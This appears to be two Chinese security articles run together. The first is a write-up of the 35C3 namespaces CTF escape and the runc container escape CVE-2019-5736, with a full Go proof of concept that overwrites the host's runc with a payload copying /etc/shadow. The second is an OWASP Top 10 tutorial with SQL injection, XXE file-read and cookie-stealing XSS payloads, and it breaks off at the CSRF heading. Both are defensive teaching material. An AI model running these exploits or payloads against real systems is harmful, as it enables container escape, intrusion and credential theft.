2. 创建沙盒3，从2.2.2节我们得知，start_box分支会先创建/tmp/chroots/3目录（mkdir），然后chroot到该目录。这里和第1步最后沙盒2的循环等待联系在一起，构成了我们安排的竞态攻击；
3. 如果CPU调度结果是：沙盒3先mkdir，然后沙盒2检测到/tmp/chroots/3的建立，并使用unlinkat API将该目录删除（注意777宽松权限），紧接着使用symlinkat API创建一个同名的指向/根目录的符号链接，最后沙盒3执行chroot操作。那么沙盒3的chroot后看到的依然是宿主根路径，逃逸成功。我们获得的正是2.2.3.2节末尾需要的、从chroot中逃逸的init进程。

需要注意的一点是，笔者最初在虚拟机中搭建docker环境进行上述实验，单核CPU配置导致本节提到的竞态攻击成功率非常低。建议读者朋友搭建环境复现时最好在多核环境下进行。

2.3 漏洞利用

环环相扣，完美无缺，一条利用链已经形成。Github上有研究人员给出了非常优雅的完整漏洞利用代码[7]，十分推荐大家下载学习。如果2.2.3.3节的竞态攻击成功，那么我们通过ptrace注入到未降权的run_elf进程内的读取/flag的代码就会执行。

我们先在本地搭建起漏洞环境，将题目运行起来：

```
root@0c51ae957f3a:/# /bin/sh -c "/usr/bin/setup_cgroups.sh; cp /flag /tmp/flag && chmod 400 /tmp/flag && chown user /tmp/flag && s
u user -c '/usr/bin/nsjail -Ml --port 1337 --chroot / -R /tmp/flag:/flag -T /tmp --proc_rw -U 0:1000:1 -U 1:100000:1 -G 0:1000:1 -
G 1:100000:1 --keep_caps --cgroup_mem_max 209715200 --cgroup_pids_max 100 --cgroup_cpu_ms_per_sec 100 --rlimit_as max --rlimit_cpu
 max --rlimit_nofile max --rlimit_nproc max -- /usr/bin/stdbuf -i0 -o0 -e0 /usr/bin/maybe_pow.sh /home/user/chal'"
+ for res in cpu memory pids
+ mkdir /sys/fs/cgroup/cpu/NSJAIL
mkdir: cannot create directory '/sys/fs/cgroup/cpu/NSJAIL': File exists
[2019-11-12T05:56:01+0000] Mode: LISTEN_TCP
[2019-11-12T05:56:01+0000] Jail parameters: hostname:'NSJAIL', chroot:'/', process:'/usr/bin/stdbuf', bind:[::]:1337, max_conns_pe
r_ip:0, time_limit:0, personality:0, daemonize:false, clone_newnet:true, clone_newuser:true, clone_newns:true, clone_newpid:true,
clone_newipc:true, clone_newuts:true, clone_newcgroup:true, keep_caps:true, disable_no_new_privs:false, max_cpus:0
[2019-11-12T05:56:01+0000] Mount point: '/' -> '/' flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' is_dir:true
[2019-11-12T05:56:01+0000] Mount point: '/tmp/flag' -> '/flag' flags:MS_RDONLY|MS_BIND|MS_REC|MS_PRIVATE type:'' options:'' is_dir
:false
[2019-11-12T05:56:01+0000] Mount point: '/tmp' flags: type:'tmpfs' options:'size=4194304' is_dir:true
[2019-11-12T05:56:01+0000] Mount point: '/proc' flags: type:'proc' options:'' is_dir:true
[2019-11-12T05:56:01+0000] Uid map: inside_uid:0 outside_uid:1000 count:1 newuidmap:true
[2019-11-12T05:56:01+0000] Uid map: inside_uid:1 outside_uid:100000 count:1 newuidmap:true
[2019-11-12T05:56:01+0000] Gid map: inside_gid:0 outside_gid:1000 count:1 newgidmap:true
[2019-11-12T05:56:01+0000] Gid map: inside_gid:1 outside_gid:100000 count:1 newgidmap:true
[2019-11-12T05:56:01+0000] Listening on [::]:1337
```

接着运行漏洞利用代码，效果如下图所示（略去了前面的交互过程）：

```
[escalate]  Started escalate
[escalate]  Checking that we won the race
[escalate]  Reading current pid
[escalate]  Init pid: 8
[escalate]  Creating new namespaces
[escalate]  Forking
[escalate]  Parent done
[escalate]  Child started
[escalate]  Reading current pid
[escalate]  Child pid: 9
[escalate]  Creating dir "/tmp/oldproc_ZKGpIwnXdn"
[escalate]  Creating bind mount "/tmp/oldproc_ZKGpIwnXdn" -> "/proc"
[escalate]  Creating dir "/tmp/newproc_ZKGpIwnXdn"
[escalate]  Creating bind mount "/proc" -> "/tmp/newproc_ZKGpIwnXdn"
[escalate]  Creating dir "/proc/8"
[escalate]  Creating dir "/proc/8/ns"
[escalate]  Linking pid ns "/proc/8/ns/pid" -> "/tmp/oldproc_ZKGpIwnXdn/9/ns/pid"
[escalate]  Creating fifo "/proc/8/ns/uts"
[escalate]  Waiting for victim to join

[+] Running in sandbox #2: sleep
[*] entering namespaces of pid 8
[escalate]  Attached to victim
[escalate]  Reading rip
[escalate]  Writing shellcode to 0x7efcf1888b1c
[escalate]  Detaching
[escalate]  Opening fifo
[shellcode]  FLAG: 35c3_ctf{yesterday_u_sa1d_t0mOrroW}
[shellcode]  DONE
[*] Closed connection to localhost port 1337
```

至此，关于这道题目的讲解到这里告一段落。总结一下，上面的关键问题有两个：


1. 外来进程并没有完全加入沙盒所有命名空间（net命名空间）；
2. 外来进程是依次加入沙盒命名空间的，尤其是在加入pid命名空间时，由于其特性（修改pid命名空间只在子进程生效），直接fork出子进程，这给了我们竞态攻击的机会。

3. CVE-2019-5736

3.1 漏洞概述

在35C3赛后从莱比锡返程的路上，Dragon Sector队员开始进行知识迁移，琢磨能否应用这道CTF题目的经验方法去攻击一个相似的程序模型：容器。

在容器世界里，真正负责创建、修改和销毁容器的组件实际上是容器运行时。下图[17]较好地展示了当下容器运行时在整个容器世界中所处位置：



那么，容器运行时在容器内部执行命令时是否也存在上面提到的“依次加入命名空间”的问题呢？如果是，那么它就很可能面临同样的缺陷。以runc为例（后文均以runc为例进行说明）：runc exec时先加入user和pid命名空间，接着fork出子进程，再加入其他命名空间。如果恶意进程在容器内检测到runc加入了自己的pid命名空间时，直接调用ptrace向runc进程注入恶意代码，就能够实现容器外代码执行。

很遗憾，一方面，runc是在加入了所有命名空间后才fork出子进程的；另一方面，docker的默认安全配置不允许容器内部执行和命名空间相关的系统调用。这个思路行不通。

后来，他们的思路转向proc伪文件系统[11]，成功发现了漏洞。下一节，我们将对漏洞成因进行分析。

3.2 漏洞分析

我们在执行功能类似于docker exec的命令（其他的如docker run等，不再讨论）时，底层实际上是容器运行时在操作。例如runc，相应地，runc exec命令会被执行。它的最终效果是在容器内部执行用户指定的程序。进一步讲，就是在容

器的各种命名空间内，受到各种限制（如cgroups）的情况下，启动一个进程。除此以外，这个操作与宿主机上执行一个程序并无二致。

执行过程大体是这样的：runc启动，加入到容器的命名空间，接着以自身（/proc/self/exe，后面会解释）为范本启动一个子进程，最后通过exec系统调用执行用户指定的二进制程序。

这个过程看起来似乎没有问题，相关风险点我们在3.1节也已经分析过了。现在，我们需要让另一个角色出场——proc伪文件系统，即/proc。关于这个概念，Linux文档[11]已经给出了详尽的说明，这里我们主要关注/proc下的两类文件：

1. /proc/[PID]/exe：它是一种特殊的符号链接，又被称为magic links（为什么将这类符号链接叫做magic links呢？请参考附录2内容，这一点对当前漏洞的形成至关重要），指向进程自身对应的本地程序文件（例如我们执行ls，/proc/[ls-PID]/exe就指向/bin/ls）；
2. /proc/[PID]/fd/：这个目录下包含了进程打开的所有文件描述符。

/proc/[PID]/exe的特殊之处在于，如果你去打开这个文件，在权限检查通过的情况下，内核将直接返回给你一个指向该文件的描述符（file descriptor），而非按照传统的打开方式去做路径解析和文件查找。这样一来，它实际上绕过了mnt命名空间及chroot对一个进程能够访问到的文件路径的限制。

那么，设想这样一种情况：在runc exec加入到容器的命名空间之后，容器内进程已经能够通过内部/proc观察到它，此时如果打开/proc/[runc-PID]/exe并写入一些内容，就能够实现将宿主机上的runc二进制程序覆盖掉！这样一来，下一次用户调用runc去执行命令时，实际执行的将是攻击者放置的指令。

在未升级的容器环境上，上述思路是可行的，但是攻击者想要在容器内实现宿主机上的代码执行（逃逸），还需要面对两个限制：

1. 需要具有容器内部root权限；
2. Linux不允许修改正在运行进程对应的本地二进制文件。

事实上，限制1经常不存在，很多容器服务开放给用户的仍然是root权限；而限制2是可以克服的，后面一节会讲到具体的利用方式。

可以看到这个漏洞的成因比上面的CTF题目简单许多（虽然要完全理解还需要补充很多背景知识）。

3.3 漏洞利用

相对于CTF题目来说，这个漏洞的利用代码[9]（附录1中亦列出了源码）也比较简单。其步骤可归纳如下：

1. 将容器内的/bin/sh程序覆盖为#!/proc/self/exe；
2. 持续遍历容器内/proc目录，读取每一个/proc/[PID]/cmdline，对”runc”做字符串匹配，直到找到runc进程号；
3. 以只读方式打开/proc/[runc-PID]/exe，拿到文件描述符fd；
4. 持续尝试以写方式打开第3步中获得的只读fd（/proc/self/fd/[fd]），一开始总是返回失败，直到runc结束占用后写方式打开成功，立即通过该fd向宿主机上/usr/bin/runc（名字也可能是/usr/bin/docker-runc）写入攻击载荷；
5. runc最后将执行用户通过docker exec指定的/bin/sh，它的内容在第1步中已经被替换成#!/proc/self/exe，因此实际上将执行宿主机上的runc，而runc也已经在第4部中被我们覆盖掉了。

我们先在本地搭建起漏洞环境（下图中给出了docker和runc的版本号供

参照），然后运行一个容器，在容器中模仿攻击者执行/poc程序，该程序在覆盖容器内/bin/sh为#!/proc/self/exe后等待runc的出现。具体过程如下图所示（图中下方“找到PID为28的进程并获得文件描述符”是宿主机上受害者执行docker exec操作之后才触发的）：

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker --version
Docker version 18.03.1-ce, build 9ee9f40
rambo@matrix:~/CVE-2019-5736-PoC$ docker-runc --version
runc version 1.0.0-rc5
commit: 4fc53a81fb7c994640722ac585fa9ca548971871
spec: 1.0.0
rambo@matrix:~/CVE-2019-5736-PoC$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
6a545f9c889d        ubuntu              "/bin/bash"         2 minutes ago
Up 2 minutes                            peaceful_tesla
rambo@matrix:~/CVE-2019-5736-PoC$ cat main.go | grep 'payload'
var payload = "#!/bin/bash \n echo 'hello, host' > /tmp/magic.dat"
                    writeHandle.Write([]byte(payload))
rambo@matrix:~/CVE-2019-5736-PoC$ docker cp main 6a54:/poc
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/bash
root@6a545f9c889d:/# /poc
[+] Overwritten /bin/sh successfully
[+] Found the PID: 28
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc4200a5900}
root@6a545f9c889d:/#
```

容器内的/poc程序运行后，我们在容器外的宿主机上模仿受害者使用docker exec命令执行容器内/bin/sh打开shell的场景。触发漏洞后，一如预期，并没有交互式shell打开，相反，/tmp下已经出现攻击者写入的hello,host，具体过程如下图所示：

```
rambo@matrix:~/CVE-2019-5736-PoC$ docker exec -it 6a54 /bin/sh
No help topic for '/bin/sh'
rambo@matrix:~/CVE-2019-5736-PoC$ cat /tmp/magic.dat
hello,host
rambo@matrix:~/CVE-2019-5736-PoC$
```

以上过程表明，借助这个漏洞，容器内进程具备在容器外执行代码的能力。

值得一提的是，该漏洞至少还有一种借助恶意镜像的供应链角度利用思路，以及一种借助动态链接库进行代码注入的利用方法，感兴趣的读者可以自行搜索资料了解一下。

3.4 漏洞修复

当前开发者们对此漏洞的修复方式是采用上一道CTF题目中提到过的创建内存中匿名文件的方法，让runc在容器内执行操作前先把自身复制成为一个匿名文件，接着执行这个匿名文件。

这样一来，在Linux匿名机制的代码实现确保其效果的前提下，容器内的恶意进程就无法通过前文所述/proc/[PID]/exe的方式触及到宿主机上的runc二进制程序。

然而，这种修复方式有一个副作用：增大了容器的内存负担。社区已经有人证实这一点并在Github上反映情况[13]。

4. 总结

走了这么长的路，现在我们能够总结一下，从上面两个案例中收获了什么？

最直接的感受可能是，跨命名空间的操作很容易引入漏洞。加入新的命名空间很容易，然而新的命名空间是否可信？其中具有CAP_SYS_ADMIN权限的进程是否可控？这些是加入前要考虑清楚的问题。

我们继续。Linux命名空间的概念最早来源于贝尔实验室的Plan 9分布式系统项目[14]，第一个出现在Linux内核中的是mnt命名空间，始于内核版本2.4.19，而目前为止最后一个加入的user命名空间已经是内核版本3.8了[15]；另一方面，proc伪文件系统同样由来已久。这两者分别单独拿出来时，似乎并没有什么问题，即使像/proc下的magic links也不会引起很大麻烦。但放在一起后，结果我们已经看到了。

成熟复杂系统（譬如Linux）的魅力在于其能够提供强大的功能和机制，而问题则往往出现在这些功能与机制同时或交替生效的场景中。有时我们会把这类问题称为逻辑漏洞。当然，这类漏洞是可以修复的，在一定程度上也是可以规避的。另外，从上面介绍的CVE-2019-5736漏洞利用代码我们能够感受到，针对逻辑漏洞的利用可以是简单甚至优雅的，但最初把各种机制放在一起检查到底有没有漏洞、有什么漏洞却并不容易。

在云计算世界，我们尤其擅长将各种基础机制打包起来，创造出新的事物，这种新事物也许能够极大地提高生产力，甚至促进产业变革——容器便是典例。然而，结合前文所述，这也意味着以往不曾出现过的机制交叠带来的逻辑漏洞或许会在云环境陆续产生。例如，在今年的欧洲开源峰会（Open Source Summit Europe 2019）上，有议题展示了“命名空间”与“符号链接”两个概念放在一起出现的一系列问题[16]，感兴趣的读者可以关注一下。

最后，引用道哥的一句话作结：

建设更安全的互联网。

附录1：CVE-2019-5736 PoC

```
package main

// Implementation of CVE-2019-5736
// Created with help from @singe, @_cablethief, and @feexd.
// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9d
import (
    "fmt"
    "io/ioutil"
    "os"
    "strconv"
    "strings"
)

// This is the line of shell commands that will execute on the host
var payload = "#!/bin/bash \n cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow"

func main() {
    // First we overwrite /bin/sh with the /proc/self/exe interpreter path
    fd, err := os.Create("/bin/sh")
    if err != nil {
            fmt.Println(err)
            return
    }
    fmt.Fprintln(fd, "#!/proc/self/exe")
    err = fd.Close()
    if err != nil {
            fmt.Println(err)
            return
    }
    fmt.Println("[+] Overwritten /bin/sh successfully")
```

```
// Loop through all processes to find one whose cmdline includes runcinit
// This will be the process created by runc
var found int
for found == 0 {
        pids, err := ioutil.ReadDir("/proc")
        if err != nil {
                fmt.Println(err)
                return
        }
        for _, f := range pids {
                fbytes, _ := ioutil.ReadFile("/proc/" + f.Name() + "/cmdline")
                fstring := string(fbytes)
                if strings.Contains(fstring, "runc") {
                        fmt.Println("[+] Found the PID:", f.Name())
                        found, err = strconv.Atoi(f.Name())
                        if err != nil {
                                fmt.Println(err)
                                return
                        }
                }
        }
}

// We will use the pid to get a file handle for runc on the host.
var handleFd = -1
for handleFd == -1 {
        // Note, you do not need to use the O_PATH flag for the exploit to work.
        handle, _ := os.OpenFile("/proc/" +strconv.Itoa(found)+ "/exe", os.O_RDONLY, 0777)
        if int(handle.Fd()) > 0 {
                handleFd = int(handle.Fd())
        }
```

```
    }
    fmt.Println("[+] Successfully got the file handle")

    // Now that we have the file handle, lets write to the runc binary and overwrite it
    // It will maintain it's executable flag
    for {
        writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.O_WRONLY|os.O_
TRUNC, 0700)
        if int(writeHandle.Fd()) > 0 {
            fmt.Println("[+] Successfully got write handle", writeHandle)
            writeHandle.Write([]byte(payload))
            return
        }
    }
}
```

附录2：为什么将/proc下的符号链接称为magic links?

我们知道，/proc目录下有许多符号链接，例如/proc/[PID]/exe和/proc/[PID]/cwd。然而，它们并非真正的符号链接，或者说，它们是一种特殊的符号链接，叫做magic links。首先，我们可以借助一个小实验来观察它们与普通符号链接的不同：

```
root@matrix:~# touch target
root@matrix:~# ln -s target symlink
root@matrix:~# ls -al symlink
lrwxrwxrwx 1 root root 6 Nov 12 08:48 symlink -> target
root@matrix:~# ls -al /proc/self/exe
lrwxrwxrwx 1 root root 0 Nov 12 08:49 /proc/self/exe -> /bin/ls
root@matrix:~#
```

如上图，我们创建了一个普通符号链接，可以看到它的文件长度为目标文件名的长度，即6；但/proc/self/exe的长度却是0，而非其所指目标文件/bin/ls名称的长度。这个差异从一定程度上说明了/proc下符号链接的特殊性。

当然，将它们称作magic links的原因并非这么简单。其中很重要的一点是，当进程去操作一个这样的符号链接时，例如“打开”操作，Linux内核不会按照普通符号链接处理方式在文件系统上做路径解析，而是会直接调用专属的处理函数并返回对应文件的文件描述符。

到目前为止，magic links的概念并没有被很好地文档化，Aleksa Sarai在对manpage的修改[8]中给出了一些有用的说明，笔者将它们摘录到这里，供大家参考：

There is a special class of symlink-like objects known as “magic-links” which can be found in certain pseudo-filesystems such as proc (5) (examples include /proc/[pid]/exe and /proc/[pid]/fd/ .)

Unlike normal symlinks, magic-links are not resolved through pathname-expansion, but instead act as direct references to the kernel’s own representation of a file handle. As such, these magic-links allow users to access files which cannot be referenced with normal paths (such as unlinked files still referenced by a running program.) Because they can bypass ordinary mount_namespaces (7)-based restrictions, magic-links have been used as attack vectors in various exploits.

As such (since Linux 5.FOO), there are additional restrictions placed on the re-opening of magic-links (see path_resolution (7) for more details.)

其中最重要的一句话是：

Unlike normal symlinks, magic-links are not resolved through pathname-expansion, but instead act as direct references to the kernel’s own representation of a file handle.

因此，magic links是“不走寻常路”的。

也正因为这个概念没有很好地文档化，也许有的读者会觉得“口说无凭”。这里留一个小题目给感兴趣的读者：在Linux内核源码中找到操作magic links的具体逻辑流程。这样做的好处有三：一方面，为magic links的特殊处理提供了最有力的证据；另一方面，能够锻炼从庞杂信息中寻找线索解决问题的能力；最后，能够加深对Linux内核文件处理流程的认识。

下面给出一些提示：

1. 先不要去最新版本的源码中找。如上面摘录内容所述，5.x版本的代码可能增加了新的检查项目，提高了复杂度（笔者研究时使用的是4.14.151版代码）；

2. 可以以系统调用为探索起点。例如，从open系统调用开始，一步步向后深入；

3. fs/proc是最重要的目录。

关于这一问题，欢迎后续深入交流。

致谢

在研究过程中，笔者曾就几个技术细节问题向参考文献条目2、3的作者Yuval Avrahami和LevitatingLion请教，在此向两位安全研究人员表示感谢。

参考文献

1. CVE-2019-5736: Escape from Docker and Kubernetes containers to root on host
2. Breaking out of Docker via runC – Explaining CVE-2019-5736
3. Escaping a Broken Container - ‘namespaces’ from 35C3 CTF
4. NsJail
5. Linux Programmer’s Manual: capabilities - overview of Linux capabilities
6. Linux Programmer’s Manual: unix - sockets for local interprocess communication
7. ctf-writeups/35c3ctf/pwn_namespaces
8. [PATCH RFC 1/3] symlink.7: document magic-links more completely
9. Frichetten/CVE-2019-5736-PoC
10. Linux Programmer’s Manual: namespaces - overview of Linux namespaces
11. Linux Programmer’s Manual: proc - process information pseudo-filesystem
12. Linux Programmer’s Manual: memfd_create - create an anonymous file
13. CVE-2019-5736: Runc uses more memory during start up after the fix
14. The Use of Name Spaces in Plan 9
15. 《自己动手写Docker》，第2章
16. In-and-out - Security of Copying to and from Live Containers - Ariel Zelivansky & Yuval Avrahami, Twistlock
17. containerd

Web 应用常见攻击与防范

数字广东　俞　琛

最近看到一本书《Google Hacking渗透性测试者的利剑》，由美国JohnnyLong编著，清华大学出版社出版，是介绍信息收集的技巧，采用Google搜索引擎自带语法即可收集大量内部信息，达到进一步Hacking的技法。这本书可作为安全人员入门素材，读者可从书中了解攻击者手法千变万化。Verizon data breach report 2018报告指出Web应用程序攻击占漏洞的41%，其中包含注入、身份盗用等攻击方式。安全人员需要了解攻击者，以攻击者视角进行观察，才能进而掌握防守之术。基于这个理念，今儿介绍下Web应用常见攻击与防范这件事。

首先，提下开放式Web应用程序安全项目（OWASP），是一个组织，它提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。OWASP Top 10的首要目的是教导开发人员、设计人员、架构师、管理人员和企业组织，让他们认识到最严重 Web应用安全弱点所产生的后果。目前，2017年版是OWASP Top 10最新版本。

本文使用OWASP Top 10作为脉络，逐条介绍Web应用常见攻击与防范。

1. 注入

注入攻击最常见，开发人员在输入位置没有遵循“数据与代码分离”的原则，攻击者利用服务器端将用户输入的数据当作代码执行的漏洞，通过让原SQL改变了语义，达到欺骗服务器执行恶意的SQL命令。如在登录框输入test001' or 1=1 or 'a'='a，此控件如存在注入漏洞，则攻击者无论密码是否正确，都可以登录成功。

SQL语句拼接的防范方式可采用SQL预编译，变量用标记符？表示，如String sql = "select * from table where id = ?"，开启了预编译缓存后，其后注入的参数将不会再进行SQL编译。也就是说其后注入进来的参数，系统将不会认为它会是一条SQL语句，而默认其是一个参数，参数中的or或者and等就不是SQL语法保留字了。

2. 失效的身份认证

利用认证和会话管理功能中的业务缺陷或漏洞（泄露的账户信息、会话ID）进行身份冒充，攻击方式有社工、密码重置、身份伪造、暴力破解和验证码绕过等。

此类攻击防范方法可采取一人一户原则分配账号、启用密码复杂度要求

并定期强制修改密码，对密码修改周期明确约定，建议后台特权账号的密码修改周期不大于三个月，后台最好配套提供到期前自动提醒并到期后强制自动修改密码功能。

3. 敏感信息泄露

安全人员测试发现较多的情形是使用弱加密算法或敏感数据互联网明文传输，攻击者通过窃取通信密钥、发起中间人攻击等方式从传输数据中非法获得明文数据，如图所示，付款人账号传输中未加密，通过抓包工具抓取数据包，从中可截获完整卡号等敏感信息。

此类攻击防范方法可采取对Web页面回显敏感数据进行模糊处理，传输中的密码和账号手机号等进行加密、使用可靠的加密算法并妥善保存密钥，对各类包含个人隐私的PDF文件配置合适访问权限。

图一 敏感信息泄露示例

4. XML 外部实体（XXE）

XXE可用于提取数据、执行远程服务器请求、扫描内部系统、执行拒绝服务攻击和其他攻击。如果为了实现单点登录（SSO）,应用使用 SAML2.0进行身份认证,而SAML使用XML进行身份确认,那么此应用就容易受到XXE攻击。以XML内容恶

意引入外部实体为例,当允许引用外部实体时，通过构造恶意内容，可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害。有些XML解析库支持列目录，攻击者通过列目录、读文件，获取帐号密码后进一步攻击，如读取tomcat-users.xml得到帐号密码后登录tomcat的manager部署webshell。

本例定义a类型指定超链接访问获取外部DTD文件，该文件包含攻击代码。XML内容部分：

<?xml version="1.0"?>

<!DOCTYPE a SYSTEM "http://test.com/note.dtd">

本例xxe是读取/etc/passwd，DTD文件（note.dtd）内容部分：

<!ENTITY xxe SYSTEM "file:///etc/passwd">

四种语言支持常用协议如下：

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto	file http https ftp

图二 四种语音支持常用协议

四种语言防护方法（禁用外部实体的方法）如下：

libxml2 / PHP	libxml_disable_entity_loader(true);
Java	DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance(); dbf.setExpandEntityReferences(false);
python	from lxml import etree xmlData=etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))

图三 四种语言防护方法

此类攻击防范方法可采取配置XML处理器去使用本地静态的DTD，不允许XML中含有任何自己声明的DTD。

5. 失效的访问控制

应用程序对于通过认证的用户所能够执行的操作，缺乏有效的限制。攻击者就可以利用这些缺陷来访问未经授权的功能和/或数据，例如访问其他用户的账户、查看敏感文件，修改其他用户的数据，更改访问权限等。安全人员在测试时，尝试使用用户A账号登录后，修改user参数为用户B的userID，如存在此漏洞，就可以看到用户B的用户信息。如图所示，篡改account可越权查看他人账户余额。

图四 失效的访问控制示例

此类攻击防范方法可采取检测访问，对任何来自不可信源的直接对象引用都必须通过访问控制检测，确保该用户对请求的对象有访问权限。


6. 安全配置错误

攻击者使用默认账户密码、未使用的页面（旁站攻击）、未安装安全补丁的漏洞、未被保护的文件和目录（路径穿越），以获取到目标系统的访问权限及相关敏感信息。如系统或组件未安装必要安全补丁、Web服务器错误配置导致后台未授权访问。安全人员有过实际渗透经验后，可以发现无论普通用户或运维管理人员，使用默认账号密码情况都是较容易出现的错误。除安全意识不足的因素外，对系统组件了解不够即使用默认配置完成部署，也在此类错误中占了较大比例。

安全配置错误的防范需要对人员的安全意识和安全知识技能双提升，通过合适必要的培训并通过技能考试才能开展系统部署和运维工作。

7. 跨站脚本XSS

来自客户端的不可信任数据在没有验证的情况下被服务器端成功执行，并且没有进行正确转义（escape）或编码（encode）的情况下返回到浏览器，导致浏览器执行了异常代码，主要类型有存储型XSS / 持久型、反射型XSS / 非持久型、DOM based XSS。如图所示，使用虚拟机构造的靶机演示了一次反射型XSS,在控件框内输入alert弹窗指令，浏览器执行了代码，即时弹出一个窗口并显示指令中的文字内容。



图五 跨站脚本XSS示例

跨站脚本攻击的危害不仅仅是弹窗，窃取Cookie是非常简单的，因此不要轻易相信客户端所声明的身份。即便这个Cookie是在数秒之前验证过，那也未必是真的，尤其当你仅仅使用Cookie验证客户端。

JavaScript攻击代码部分:

.getcookies{ background-image:url('javascript:new Image().src="http://test.com//log.cgi?c=" + encodeURI(document.cookie);'); }

跨站脚本攻击的防范方法可采用输入检测和输出检查，例如全局统一调用”XSS FILTER”。同时，告知开发人员，应用需不停地重设session，将过期时间设置短一些；监控referrer与userAgent的值；使用HttpOnly禁止脚本读取Cookie。这些措施并非万无一失，但是增加了攻击者的难度，因此也是有效的。

8. 不安全的反序列化

Java序列化是把对象转换为字节序列的过程，相反，把字节序列恢复为对象的过程称为对象的反序列化。如果该对象是攻击者构造的恶意对象，而它自定义的readObject()中存在着不安全的逻辑，那么在反序列化时就会出现安全问题。如Weblogic应用服务器爆出的漏洞很多，以不安全的反序列化为主，最近与反序列化相关的漏洞是远程代码执行漏洞（CVE-2019-2725），影响版本10.3.6,12.1.3，攻击者可利用此漏洞远程控制服务器。此类攻击方式的防范是及时安装补丁，或按安全厂商应急指引操作加固。

9. 使用含有已知漏洞的组件

组件（例如：库、框架和其他软件模块）拥有和应用程序相同的权限。如果应用程序中含有已知漏洞的组件被攻击者利用，可能会造成严重的数据丢失或服务器接管。同时，使用含有已知漏洞的组 件的应用程序和API可能会破坏应用程序防御、造成各种攻击并产生严重影响。

攻击者通过自动化扫描或者手工分析识别目标系统使用了一些含有漏洞的组件（例如：框架库），然后根据漏洞缺陷定制攻击条码并实施攻击。2月20日，国家信息安全漏洞共享平台（CNVD）发布了Apache Tomcat文件包含漏洞（CNVD-2020-10487/CVE-2020-1938）。该漏洞是由于Tomcat AJP协议存在缺陷而导致，攻击者利用该漏洞可通过构造特定参数，读取服务器webapp下的任意文件。若目标服务器同时存在文件上传功能，攻击者可进一步实现远程代码执行。顺带一提此漏洞的修复方法，若不需要使用Tomcat AJP协议，可直接关闭AJP Connector，或将其监听地址改为仅监听本机localhost。若需使用Tomcat AJP协议，可根据使用版本配置协议属性设置认证凭证。当然亦可采用IPS进行防护。攻击者使用metasploit框架中的攻击模块,基本不需要怎样修改,几个命令就可导致系统沦陷。

API通常未受保护且存在多种漏洞。如某个API接口无需认证就可响应远程请求，即存在未授权访问风险，接口提供服务包含个人隐私或商密信息，进一步存在敏感数据泄露风险。安全人员只需尝试连接接口即可发现此类问题，对于外部系统的接口安全隐患，通常在整改环节由于系统归属问题，仅做到告知系统业务业主方，问题未被及时有效修复，会出现未受有效保护的情形。举例说明通过登录接口部分不健全机制，可以获得用户名对应的隐藏几位的手机号，根据手机号可获得用户名。还可以根据用户名能够对应论坛的个人属性。这样经过大量数据爬虫后，可以对应“用户名---手机号---个人属性”的关联信息。这部分可能在房产、金融等领域会有突出的效果。防范来说，更多考虑的是协同机制。

10. 不足的日志记录和监控

不足的日志记录和监控，以及事件响应缺失或无效的集成，使攻击者能够进一步攻击系统、保持持续性或转向更多系统，甚至篡改、提取或销毁数据。安全人员可在完成渗透测试后，由运维人员登录系统管理后台，查看测试期间的日志记录、由监控人员提供运维工作台账，记录日志的保存、回溯情况和监控告警情况，对安全隐患提出优化建议。不难想到解决此类问题的方法是妥善处理各类日志记录，安排人员值守监控安全告警，提供系统运营保障。

以上是OWASP在2017年版中定义的排名前10的Web应用常见攻击，以下补充跨站请求伪造CSRF，此类攻击方式仍然不少，虽在2017年版最终定稿前被挤出Top 10。

11. 跨站请求伪造 CSRF

